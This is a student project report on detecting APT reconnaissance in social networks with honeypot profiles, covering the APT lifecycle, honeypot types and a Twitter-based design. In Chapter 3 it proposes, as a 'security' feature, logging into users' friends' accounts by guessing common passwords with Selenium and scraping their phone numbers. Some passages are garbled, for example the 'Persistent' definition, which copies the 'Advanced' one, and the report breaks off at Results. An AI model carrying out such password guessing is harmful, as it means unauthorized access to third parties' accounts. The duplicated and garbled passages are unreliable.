**Minor Project Report**

**On**

***Detection of Advance Persistence Threat in Online Social Network using Honeypots***

**Submitted in partial fulfillment of the requirements**

**for the award of degree of**

**Bachelor of Technology**

**In**

**Computer Science and Engineering**

Under the supervision of: Submitted By:

Ms. Leena Singh Rishabh Kumar 00110407216

(Assistant Prof.) Shreya Gupta 10110402715

Yash Kaushik 00210407216

Vibhor Kumar 03110402715

|  |  |
| --- | --- |
|  |  |
|  |  |
|  |  |
|  |  |
|  |  |



**Department of Computer Science and Engineering**

**Amity School of Engineering and Technology,**

**GGS Indraprastha University, New Delhi (2015)**

**CERTIFICATE**

This is to certify that the minor project report entitled “Detection of Advance Persistence Threat in Online Social Network using Honeypots”

submitted by

Rishab Kumar 00110407216

Shreya Gupta 10110402715

Yash Kaushik 00210407216

Vibhor Kumar 03110402715

has been accomplished under my guidance.

This report is submitted for partial fulfillment of award of degree of Bachelor of Technology in Computer Science and Technology at Amity School of Engineering and Technology, affiliated to Guru Gobind Singh Indraprastha University, Delhi.

Date

Ms. Leena Singh

Assistant Professor

Computer Science and Engineering

Amity School of Engineering and Technology

Bijwasan, New Delhi

**ACKNOWLEDGEMENT**

For the accomplishment of this project, I would like to take this opportunity to express gratitude to the people who have been a part of this project right from its inception and helped and supported me. It is to them I owe my deepest gratitude.I express my sincere gratitude to **Prof. Dr. Rekha Agarwal (Director)**, Amity School of Engineering and Technology, and **Dr. Pinky Nayak, Head of Department (Department of CSE/IT),** for their constant encouragement and guidance. Also, I would like to thanks **Ms. Leena Singh** , for her constant support and guidance. Without their insights and support this project would not have been possible.

Rishab Kumar Shreya Gupta Yash Kaushik Vibhor Kumar

**LIST OF FIGURES**

|  |  |  |
| --- | --- | --- |
| **FIGURE NO.** | **CAPTION** | **PAGE** |
| **1.1** | **The procedure the attack on Honeyfarme.** | **6** |
| **2.1** | **Number of incidents captured during the period.** | **7** |
| **3.1** | **Tweeter app setting.** | **16** |
| **4.1** | **OSN honeypot main components** | **17** |
| **4.2** | **Honeypot profile generation** | **17** |
| **5.1** | **Dashboard of friends data** | **20** |
| **5.2** | **Graph of user’s friends.** | **21** |
| **5.3** | **Login to tweeter account.** | **21** |

|  |  |  |
| --- | --- | --- |
|  | **LIST OF TABLES** |  |
| **CHAPTER NO.** | **TITLE** | **PAGE** |
|  | **CERTIFICATE** | **i** |
|  | **ACKNOWLEDGEMENT** | **ii** |
|  | **ABSTRACT** | **iii** |
|  | **LIST OF FIGURES** | **iv** |
|  | **LIST OF TABLES** | **v** |
|  | **LIST OF SYMBOLS** | **vi** |
|  |  |  |
| **1** | **Introduction** | **2** |
| 1.1 | APT(Advanced Persistent Threat) | 2 |
| 1.2 | Lifecycle of APT | 2 |
| 1.3 | APT Honeypots | 4 |
| 1.4 | Honeypot agent | 5 |
| 1.5 | The activity of attacks | 7 |
| 1.6 | Basic Types of Security Solutions | 8 |
| **2** | **Existing and proposed System** | **9** |
| 2.1 | Introduction | 9 |
| 2.2 | OSN attacks | 9 |
| 2.3 | Existing system. | 10 |
| 2.3.1 | Disadvantage | 10 |
| 2.4 | Proposed system | 11 |
| 2.4.1 | Cretion,maintenance and monitoring of artificial profiles. | 11 |
| 2.4 | Objective | 12 |
| **3** | Design and Implementation | **14** |
| 3.1 | Introduction | 14 |
| 3.2 | System architecture | 14 |
| 3.3 | Steps to create honeypot | 16 |
| 3.4 | Tools used | 16 |

|  |  |  |
| --- | --- | --- |
| 3.4.1 | Tweepy | 17 |
| 3.4.2 | TextBlob | 17 |
| 3.4.3 | Django | 17 |
| 3.4.4 | Selenium | 18 |
| **4** | **Result** | **19** |
| **5** | **Conclusion and Future Scope** | **22** |
| **5.1** | Conclusion | 22 |
| **5.2** | Future Scope | 22 |
|  | References | **23** |
|  | Appendices | **24** |
|  |  |  |

|  |  |  |
| --- | --- | --- |
|  | **LIST OF SYMBOLS** |  |
| **SYMBOL** | **CAPTION** | **PAGE** |
| **APT** | **Advance Persistent Threat.** | **1** |
| **OSN** | **Online Social Network .** | **10** |
| **C&C** | **Control & Command Server.** | **7** |
| **IDS** | **Intrusion Detection System.** | **8** |
| **HIDS** | **Host Intusion Dtection System.** | **9** |
| **NIDS** | **Network Intrusion Detection System.** | **9** |
| **API** | **Application Programming Interface.** | **14** |

**ABSTRACT**

*Reconnaissance is the initial and essential phase of a successful advanced persistent threat (APT). In many cases, attackers collect information from social media, such as professional social networks. Nowadays,people are unaware about the hacking activity and the don’t consider about the security of their account on social media.The security can be like password strength of their account example most of the people keep their password very general which can be easily detected by an hacker and also people accept friend request without knowing completely about the person.This system helps the removal of above drawbacks by creating honeypot which gives the complete information about anyone’s account on social media .The honeypot is going to provide the information like their friends count ,their location,phone no. etc and also this system has been also designed to give the sentiment analysis of each friend by analzing his tweets which is done by him which will hrlp to know about his likes and dislikes i.e how many positive ,negative and neutral review he has got.The people with the large no. of negative count would be kept under the suspicious list and the person who don’t have any review mean he doesn’t be active on social media.This system also gives the information about how many are in network of his or her friend.First the artificial profiles have been created on social media and these profile has been managed by an admin which will give him all above mentioned information.After the creation of artificial profile we pull the data like about one’s profile like their friends count ,their location,phone no. etc by using corresponding online social network API and after the successful extraction of data these data has been analyzed by admin by applying various machine learning technique .The data which has been analyzed by analyzing tweets of the people which is done by him which will help to know about his likes and dislikes i.e how many positive ,negative and neutral review he has got.The people with the large no. of negative count would be kept under the suspicious list and the person who don’t have any review mean he doesn’t be active on social media.This helps the people to know about their friends reviews on social media and this information also helps people to take the right decision to either accept or reject the friend request.The next part of this system is the security part which will try to secure one’s account on social media because the primary activity of hacker is to first hack the account by guessing the password and after guessing the password by an hacker he/she can steal the confidential; information on his account and also they can try to misuse the account for some malicious purpose .*

**Chapter - 1**

**Introduction**

* 1. **APT(Advanced Persistent Threat)**

Institutions and businesses always face new threats. One of the biggest problems lately is type of APT threats, which are sophisticated, multiple attacks at a specific organization. Threats type of APT (Advanced Persistent Threat) belongs to the category of cyber-attacks, their goals most often as commercial entities, political and state institution and the individuals. These types of threats require long-term high secrecy. They carried a group of attackers who are well privy to the problem. They use more types of vulnerabilities to break the key security systems. In the initial stage of the APT focus on getting information about the network configuration and server operating systems. Later, focus on installing rootkits and other malware to gain control and communication with C&C (Command & Control Server) attackers. The contested objects are long compromised to steal intellectual property, copying of confidential and sensitive data, or financial gain. Individual systems are often long infected, and the achievement of the objectives striker ever taken out of service.

Reconnaissance is the initial and essential phase of a successful advanced persistent threat (APT). In many cases, attackers collect information from social media, such as professional social networks. This information is used to select members that can be exploited to penetrate the organization. Detecting such reconnaissance activity is extremely hard because it is performed outside the organization premises.

Advanced Persistent Threats (APTs) are sophisticated attacks that incorporate advanced methods for evading current security mechanisms. Traditional security solutions, such as intrusion prevention systems and endpoint protection have failed repeatedly to mitigate such threats. Several recent studies have expressed the need for new tools and methods specifically aimed at detecting APTs. Deploying new and versatile technologies for identifying and investigating suspicious activities is the only way to survive in the cyber arms race.

Definitions of precisely what an APT is can vary, but can be summarized by their named requirements below:

* **Advanced** - Operators behind the threat have a full spectrum of intelligence-gathering techniques at their disposal. These may include computer intrusion technologies and techniques, but also extend to conventional intelligence-gathering techniques. While individual components of the attack may not be classed as particularly "advanced" (e.g. malware components generated from commonly available do-it-yourself malware construction kits, or the use of easily procured exploit materials), their operators can typically access and develop more advanced tools as required. They often combine multiple targeting methods, tools, and techniques in order to reach and compromise their target and maintain access to it.
* **Persistent -** Operators behind the threat have a full spectrum of intelligence-gathering techniques at their disposal. These may include computer intrusion technologies and techniques, but also extend to conventional intelligence-gathering techniques. While individual components of the attack may not be classed as particularly "advanced" (e.g. malware components generated from commonly available do-it-yourself malware construction kits, or the use of easily procured exploit materials), their operators can typically access and develop more advanced tools as required. They often combine multiple targeting methods, tools, and techniques in order to reach and compromise their target and maintain access to it.
* **Threat -** APTs are a threat because they have both capability and intent. APT attacks are executed by coordinated human actions, rather than by mindless and automated pieces of code. The operators have a specific objective and are skilled, motivated, organized and well-funded.

**1.2 Lifecycle of APT**

APT has been firmly defined methodology that has been proven in recent years. It begins phishing and social engineering ends and export large volumes of stolen data to the attacker's server. Attackers use techniques and methods are constantly evolving and have a great ability to adapt effectively. They keep their tools a step ahead than the current status of infected systems. Attackers can have multiple campaigns running in parallel. Every consists of one or more operations. These operations are usually distributed into phases. For example, in the initial phase, the aim is to provide a striker initial entry point to the target system. The following phases are then usually parallelized and distributed among individual cells due to more efficient attacks. The following points describes the basic operation phases within a single APT intrusion.

* **Initial compromise -** This is done using conventional practices of social engineering, spear phishing emails, and with zero-day virus. Next option is to infections websites, and forced the victim to visit them. Operators behind the threat have a full spectrum of intelligence-gathering techniques at their disposal. These may include computer intrusion technologies and techniques, but also extend to conventional intelligence-gathering techniques. While individual components of the attack may not be classed as particularly "advanced" (e.g. malware components generated from commonly available do-it-yourself malware construction kits, or the use of easily procured exploit materials), their operators can typically access and develop more advanced tools as required. They often combine multiple targeting methods, tools, and techniques in order to reach and compromise their target and maintain access to it.
* **Establish Foothold–**Install remote administration software in victim's network, create network backdoors and tunnels allowing stealth access to its infrastructure. Connection communication with the Command & Control server the attacker and as he controls remotely contested keeps updating machines and used malware.
* **Escalate Privileges -** Use exploits and password cracking to acquire administrator privileges over victim's computer and possibly expand it to Windows domain administrator accounts.
* **Internal Reconnaissance-** Collects information on surrounding infrastructure, trust relationships, Windows domain structure. Move Laterally — expand control to other workstations, servers and infrastructure elements and perform data harvesting on them.
* **Maintain Presence -**Ensure continued control over access channels and credentials acquired in previous steps.
* **Complete Mission -**Exfiltration stole data from victim's network.

Furthermore, in this chapter we will focus in detail on the stage Move laterally. Previous phase is detectable by standard quality tools. But if the attacker gets up to the current stage, it means that standard security techniques have failed. This phase is a standard security technique almost undetectable. The attacker behaves as a normal user and using common tools. One of the methods to detect the attacker is using the honeypots.

**1.3 APT Honeypots**

A honeypot is a computer system that is set up to act as a decoy to lure cyber attackers, and to detect, deflect or study attempts to gain unauthorized access to information systems.Generally, it consists of a computer, applications, and data that simulate the behaviour of a real system that appears to be part of a network but is actually isolated and closely monitored.

While there are many solutions to detect APT, are not all 100% effective. With the honeypot are able to some extent combat APT attackers. In this section we will discuss this problem and propose practical solutions that would form part of a system to detect APT. The concept of the honeynet first began in 1999 when Lance Spitzner, founder of the Honeynet Project, published the paper "To Build a Honeypot": "A honeynet is a network of high interaction honeypots that simulates a production network and configured such that all activity is monitored, recorded and in a degree, discreetly regulated."

Honeypot is an information system whose purpose is to attract potential attackers and record their activities. Honeypot is used to detect and analyze attacks on computer networks and systems. Honeypots servers are dedicated servers, workstations and the network collect information about attackers and intruders who attack systems. Honeypots are most often used for the early detection of malware and subsequent analysis of its behavior. Malware is constantly changing its strategy of attack and different ways to hide and avoid finding. For these reasons, the malware somehow lures and then analyses their behavior. It is important to remember that the honeypot does not replace traditional security systems, but only complements it. Based on design criteria, honeypots can be classified as pure honeypots, High interaction honeypots and Low-interaction honeypots.

Two or more honeypots on a network form a honeynet. Typically, a honeynet is used for monitoring a larger and/or more diverse network in which one honeypot may not be sufficient. Honeynets and honeypots are usually implemented as parts of larger network intrusion detection systems. A honeyfarme is a centralized collection of honeypots and analysis tools for detection system using APT with High interaction honeypots, Low-interaction honeypots and Honeypot on production systems.

* **High-interaction honeypots-** Honeypot with a high degree of interaction shows a complete real system, with all services and functions. Unfortunately, this method of implementation allows the attack the whole system, including the honeypot
* **Low-interaction honeypot -** These honeypots simulate only a few features transport layer operating system. In these systems, it is easy to identify the mapped threats, unfortunately detection of new types of attacks is impossible in most cases.
* **Honeypot on production systems -** It is a special version of honeypots, implanted in a production system. If the user does not have access to production systems, allow him to produce the system log. After verification, but is not admitted to the productive version, but in the sandbox, with imaginary data. The attacker feels that operates within the contested system, but is found only in the sandbox, which is monitored. All information about the activities striker transferred to the control system. Depending on the system administrator if this will be a honeypot to inform the user. It can also serve as an opportunity to capture unauthorized access to authorized systems.


Monitoring APT attacks honeyfarme used with any number of High-interaction honeypots, Lowinteraction honeypots and Honeypots on production systems, according to the current situation.

**1.4 Honeypot Agent**

Next complement the above solution is a honeypot agent. The original design of honeypots has one major limitation. Honeypots are waiting for the attacker. Role honeypot is passive. The design of this solution becomes the attacker honeypots notice and carries out its activity without being detected by the system.

Therefore, this solution we extended the agent who directs the attacker to the system honeypots. As these types of attacks simulate the behavior of users, the attacker slip agendas and users little trap. The essence trap lies in the difference between continuous user behavior and bot.

The user of the system is using the agent to set a trap. The average user is hidden at first sight, or not interesting for his work. For example, a typical user ignores file system, various TMP directories, and the like. Bot trying to do the contrary, collecting information about invaded system, it searches every corner of systems. This is the stage where they come onto the scene Honeypot systems that offer interesting information for bots.




**Figure 1.1:The procedure of attack on Honeyfarme.**

* **Step 0 -** Institutions will connect own network with Honeynets, containing various types of honeypots. Activated systems on Low interactive honeypot, High interactive honeypot and Honeypot on production systems. Agent activates a trap for attackers on selected systems.
* **Step 1 -** The attacker had risen to attack the weakest phase Internal Reconnaissance and compromised systems. Subsequently seeks to expand its activity to other parts of the network or systems which are the main interest of the attacker. It is highly likely that decodes any of the trap set by the agent. It explores the system, decodes passwords and collects a wealth of information. Standard command can find e.g.: List the services that have started on the victim system, list currently running processes, list accounts on the system, list accounts with Recent Advances in Automatic Control, list currently connected network shares, list other systems on the network, list network computers and accounts according and other. But for example in list currently connected network share finds the shared disks planted agent. Once an attacker has any legitimate authority, subsequently proceeds to stage Lateral Movement. At this stage, according to the information obtained may legitimately be in the network. If he has the law, he can connect to shared resources on other systems, he can run commands on other machines without arousing suspicion.
* **Step 2 -** The attacker logs on to a honeypot systems, according to information obtained on compromised systems from the previous step.
* **Step 3 -** The attacker invades honeypot systems and compromises them.
* **Step 4 -** The attacker collects data from infected systems and honeypots. Furthermore sends the information to its Command & Control server(CBC).
* **Step 5 -** Administrator detects accesses to the honeypot system and applies safety rules on production systems, misused blocking honeypot, misused blocking accounts. It can then analyses the process of attack and establish rules and procedures to defend the weak spots.

**1.5 The activity of attacks**

The following chart recorded a number of anti-virus detection systems and antimalware a number of incidents captured by honeypots running in the selected time period for a non-homogeneous network. The environment consists of 400 systems under the control of the administrator, as well as about an average of 300 to 400 devices on private property without the possibility of influencing their management. Honeypot agent was installed about 15% of the stations.

Incidents, are marked as blue, captured by conventional anti-virus and anti-solutions. The green marked attacks are detected only by the honeypots. Red is marked by the intersection of the two types of detection. The attack was detected using the Common solutions and Honeynet solutions. More successful Common solutions is expected, an attack captured in the beginning. These attacks are mostly in documented and there is a defense for them. Unfortunately, some new types can bypass this protection, and then it can only be detected using the honeypots. These intersections are the most targeted, more destructive and more dangerous.



**Figure 1.2:Number of incidents captured during the period.**

**1.6 Basic Types of Security Solutions**

We present a basic division and subsequently introduced as a type of honeypot technology IDS.

The following points deals with the threat detection capabilities in a virtual environment. This includes a basic overview of the classification of intrusion detection systems, and discusses some of the basic concepts.

* **Host and network-based systems -** Detection systems and intrusion prevention systems are divided into intrusion detection IDS (intrusion detection system) and intrusion prevention systems IPS (intrusion prevention system). It is also possible detection systems and intrusion prevention divided into host-based (host-based IDS - HIDS) and network-based (NIDS). For both categories is common continuous monitoring system, the ability to alert the administrator to the attack revealed a record during the attack. HIDS systems are deployed on individual servers and user workstations. It is a software product, which suggests that the possibility of their use is limited support for operating systems used on the monitored computers. These products monitor system calls, logs, error messages, and the like. They protect against attacks on the operating system and applications running on the computer. They can evaluate the success of any attack. A comprehensive NIDS that use information obtained from the local network segment.
* **Intrusion Detection System-** Intrusion Detection System IDS is used to detect intrusion attempts integrity, confidentiality and availability of data in the protected network. It is a set of tools, methods and resources that help us identify, disclose and report unauthorized and unapproved activities. It is a passive system which only draws attention to it and makes active countermeasures. Through the warnings and statistics gives the operator information about the recorded attacks. It's just one part of the overall protection of the protection system.

It also detects operating activities, which do not necessarily represent a threat to the system. Some traditional IDS can also actively respond to the detected attack. In this case, mostly to work with a firewall that dynamically changing part of its policy to avoid the communication assessed as offensive.

**Chapter - 2**

**Existing and Proposed System**

**2.1 Introduction**

Advanced attackers make use of online social networks (OSNs) inorder to extract useful information and establish contact with company employees as potential entry points into the organization.

Nowadays, online social networks involve people from the entire world, of any age and with any kind of education. The users of information systems have various types of security requirements, including: confidentiality, integrity, accountability, availability and anonymity. The same security requirements can be applied to social networking platforms, as well. Unfortunately, while most users are aware that their profile and the information they publish is essentially public, they usually strengthen their privacy settings only after problems arise and tend to overlook the actual impact of the information they disclose . In fact, social networking platforms are susceptible to different types of attacks, targeting different components, conducted from different domains, using different techniques. For better analyzing these attacks, it is useful to identify the main abstract components of a generic social networking platform, corresponding to different functional aspects of those systems. Attackers can target each of the different components, or they can target different levels, possibly with roughly the same logic.

**2.2 OSN Attacks** :

* **Unauthorized Access -** Users who have not been granted adequate permissions for accessing some services and resources, may attempt to circumvent the security mechanisms and policies of the system and gain unauthorized access. In a social networking platform, any user who has access to some profiles and messages can harm their legitimate owners. The collection of existing data is the basis of profiling attacks. These data may also supply some knowledge for secondary data collection from a wide range of different sources, including other OSNs. Remote access can also occur at system level. In this case the attacker may directly gain control of all resources.
* **Social engineering -** In a social networking application, a common attack is to psychologically manipulate a user into performing misguided actions. It is similar to a confidence trick or a traditional fraud, but by means of computer-based communications and online social networking, typically to gain access to confidential information. In a phishing scheme, the attacker masquerades as a trustworthy entity to obtain the desired information. In most cases the victim and the attacker never acknowledged each other directly in real life.
* **Masquerading -** When a rogue user disguises his identity and claims the identity of another user, the former is said to be masquerading. Masquerading may be attempted by an attacker either during a conversation or while registering his own profile, for deceiving other users or the whole social networking platform. Sometimes, masquerading is the first step to gain access to infrastructure services and resources to which the attacker is not entitled. Simple impersonation, by cloning the victim's profile from the same platform or by porting profile data from a different platform, may easily lead the attacker to gain trust from the victim's contacts. This way, it can damage other users eventually deceived. Especially in communities where reputation is valued, masquerading can also damage the user whose identity has been stolen. In fact, the attacker may pretend to be another user in order to shift the blame for any liable action.

Attackers are drawn to these channels because they make finding and engaging targets trivial, are easy and cost effective to use, are simple to create fraudulent accounts and allow the spread of malicious content at an unprecedented scale and efficiency.

**2.3 Existing System**

**2.3.1 Disadvantage**

**Existing honeypot system does not has the capacity to provide security to one’s social media account by checking the password strength of each user.It becomes horrendous situation for a user to keep their account on social media which will hepn an attacker to steal various confidential information from his his account ant to use the account for some malicious purpose by guuesing the right password of user.**

**Existing system also does not give the information instantly they take three or four days to check the account ,this system makes the delay to give the information about attacking attempt.**

**2.4 Proposed System**

# We propose social network honeypot for acquiring indications of forthcoming attacks. The general concept is presented. The artiﬁcial proﬁles are created, integrated into the OSN, and monitored. An attacker operates several OSN proﬁles to search for relevant employees and connect with them. During this process, the attackerattempts to contactthe honeypots, for example, by sending a friend request or an email message with a malicious payload. Suspicious friend requests and emails sent to the honeypot’s email account are analyzed. The goal of the social network honeypot is to trap the attacker’s activity as soon as possible.

# Using the proposed framework, we strive to provide the following beneﬁts to the organization.

# 2.4.1 The creation, maintenance, and monitoring of artiﬁcial proﬁles .

# Social Network Acquisition - The ﬁrst component focuses on acquisition of the informal social network of organization employees. It includes a crawler whose objective is extracting user information from proﬁles of members of the target organization from various OSNs. Such information is utilized by the system for creating reliable artiﬁcial proﬁles. Two main methods can be used for crawling: using (developer) API and Web Scrapping. Acquiring OSN proﬁles is a challenging task. Social network services detect and block unsolicited crawling activities and ofﬁcial data acquisition channels are not well established yet. Other technical challenges include varied API and page structures of the different OSNs where employees may have their proﬁles. Additionally, it is important to normalize the data and mark the missing pieces appropriately. Finally, identiﬁcation of the employee proﬁles in the various OSNs is a nontrivial task, especially when the employees are kept uninformed regarding the honeypot deployment in order to minimize the threat of insider data leakage. In general, the data collection required to create genuine honeypots is very similar to the reconnaissance activity performed by attackers. For example, both parties can employ targeted crawling or homing social bots to acquire the data. A third approach, suitable for very few organizations, is to oblige the employees to expose their personal OSN proﬁles to some organizational web application. In current implementation, we employ targeted crawling.

# Proﬁle Manager - This is the main component of the framework which controls the proﬁle after its creation and supports: accepting/sending friend requests, sending posts and messages, completing the “like” action, and more, depending on the API provided by the speciﬁc OSN. Its primary task is “wiring” the honeypot (i.e., connecting it with other proﬁles in the OSN in order to increase its reliability). The framework provides a method for identifying proﬁles that should be approached with a friend request. This is performed based on the “social-bot organization intrusion” strategy, which is based on the following assumptions:

# The more friends a user has, the more likely he or she is to approve the friend request.

# The more mutual friends a user has with the requester the more likely he or she will approvethe friend request.

# The wiring algorithm includes these main phases:

# Phase 1 (Connect to Collaborating Employees): Typically, a group of employees is aware of the honeypot deployment process in order to support it from the IT, Human Resources (HR), and security perspectives. Connecting thehoneypots to a subset of these employees, with their consent, will increase the proﬁle credibility and help with further assimilation in the OSNs.

# Phase 2 (Send Requests to External, Highly Connected, Proﬁles): This phase helps to further increase the credibility of the honeypot by connecting to proﬁles with a high probability of approving friend requests.

# Phase 3 (Send requests to insider proﬁles): Phase 3 consists of sending friend requests to the employees having the highest probability of accepting the friend requests according to the number of friends a proﬁle has and the number of mutual friends.

# 2.5objective

The objective of this system to analyze the suggested method of using artiﬁcial proﬁles as honeypots. In addition, we derive useful insight which relate to the operation and deployment of such social network honeypots. Speciﬁcally, we attempt to answer the following questions:

1) How can we create a genuine and attractive honeypot?

2) What should be the honeypot wiring strategy?

3) How often are proﬁles subject to attacks (suspicious emails or suspicious friend requests)?

4) How can malicious contact attempts be identiﬁed?

5) How easily do employees trust and connect with unknown people?

6) Can the proposed framework be executed and operated on real OSNs?

**Chapter - 3**

**Design and Implementation**

**3.1 Introduction**

The system has been designed to detect various attacks on social media like Tweeter, Facebook etc. and to also secure the user’s account by analyzing their authentication record.

Interaction with the various OSN(Online Social Network) has been done by using their API’s.

Then any user’s account has been logged in and analyze their account by analyzing their tweets, counting of no. of friends to know that how many people are there in his network.

In the implementation of security part of the project, the security has been done by trying to login into user’s friend’s account and by passing the combination of very general password that most of the people keep which can be easily detected by hacker.

By passing various general combination of password if one is able to login into other’s account means that the person whose account has been logged in has kept a very weak password and to inform the user whose password has been cracked by crawling his phone no. from his account.The checking of password strength and crawling of phone no. is done by selenium.

**3.2 System Architecture**

*A)* **Social Network Acquisition**

The first component focuses on acquisition of the informal social network of organization employees.As shown in figure 3.1, It includes a crawler whose objective is extracting user information from profiles of members of the target organization from various OSNs. Such information is utilized by the system for creating reliable artificial profiles. Two main methods can be used for crawling: using (developer) API and Web Scrapping.

Acquiring OSN profiles is a challenging task. Social net-work services detect and block unsolicited crawling activities and official data acquisition channels are not well established yet. Other technical challenges include varied API and page structures of the different OSNs where employees may have their profiles. Additionally, it is important to normalize the data and mark the missing pieces appropriately

B) **Artificial Profile Generator**

This component supports both manual and automatic hon-eypot generation based on information obtained through the social network acquisition module ,it comes under honeypot manager module as shown in figure 3.1.

The process of generating the honeypots is supported by a wizard that follows the following workflow: selecting home address, updating basic profile information, inserting work history, inserting education history, and finally reviewing and saving the new artificial profile. Fig. 3 presents the profile review and modification form.

***C)* Profile Manager**

This is the main component of the framework which controls the profile after its creation and supports: accept-ing/sending friend requests, sending posts and messages, com-pleting the “like” action, and more, depending on the API provided by the specific OSN.


Its primary task is “wiring” the honeypot (i.e., connecting it with other profiles in the OSN in order to increase its reliability). The framework provides a method for identifying profiles that should be approached with a friend request. Profile manager will see the basic information about user’s friends and also do their sentiment analysis time to time.

**D) Profile Monitor**

The goal of this module is monitoring the OSN events related to the honeypot profiles. Fig. 3.1 presents the monitoring module user interface (UI) and its filtering capabilities.

The monitoring module will collect and aggregate the events in order to present them in a single unified UI.


The module is configured with the set of honeypots that need to be monitored (including target OSN, profile ID, access tokens, etc.) and it collects events related to the honeypot such as friendship requests, incoming messages, and comments and analyze all their tweets.. The available events depend on the specific OSN API. This module allows filtering and ordering the events to simplify their exploration. It is developed as a set of plugins, each able to access accounts of a specific OSN, and is therefore extendible to any OSN of interest.

**

**Figure 3.1:- OSN main components.**

**3.3 Steps to create honeypot**

* The first step is to use the online social network api and then to fetch the data about user on his account from the corresponding API,data like his phone no. name,email idno. Of friends ,and their friends also as shown in figure 3.2.
* Next, after the mining of data ,we will mine the rules to process the data and extract the useful information about users account example after mining we applied machine learning technique to do the sentiment analysis of one’s and to find out his likes or dislikes by analyzing his tweets using tweepy module in python.




**Figure 3.2:- Honeypot profile generation**

**3.4 Tools used**

**3.4.1 Tweepy**

Tweepy supports accessing Twitter via Basic Authentication and the newer method, OAuth. Twitter has stopped accepting Basic Authentication so OAuth is now the only way to use the Twitter API.

Tweepy is a great open-source library which provides access to the Twitter API for Python.First the user need to develop the app to use tweepy as shown by figure 3.3



**Figure 3.3: Tweeter app setting**

**3.4.2 TextBlob**

TextBlob is a Python (2 and 3) library for processing textual data. It provides a simple API for diving into common natural language processing (NLP) tasks such as part-of-speech tagging, noun phrase extraction, sentiment analysis, classification, translation, and more.

**3.4.3 Django**

With Django, you can take Web applications from concept to launch in a matter of hours. Django takes care of much of the hassle of Web development, so you can focus on writing your app without needing to reinvent the wheel. It’s free and open source.

**3.4.4 Selenium**

Selenium is a tool to test your web application. You can do this in various ways, for instance

* Permit it to tap on buttons
* Enter content in structures
* Skim your site to check whether everything is "OK" and so on.

Web UI Automation means the automatic execution of the actions performed in a web browser window like navigating to a website, filling forms that include dealing with text boxes, radio buttons and drop downs, submitting the forms, browsing through web pages, handling pop-ups and so on. Selenium WebDriver is the one that can automate all these tasks. It can interact with all types of Web browsers available till date like Firefox, Internet Explorer, Safari, and Chrome, etc.

**Chapter–4**

**Results**

**4.1 Introduction**

Honeypots are the trap which helps to attract the attacker and trap the attacker in the pot.

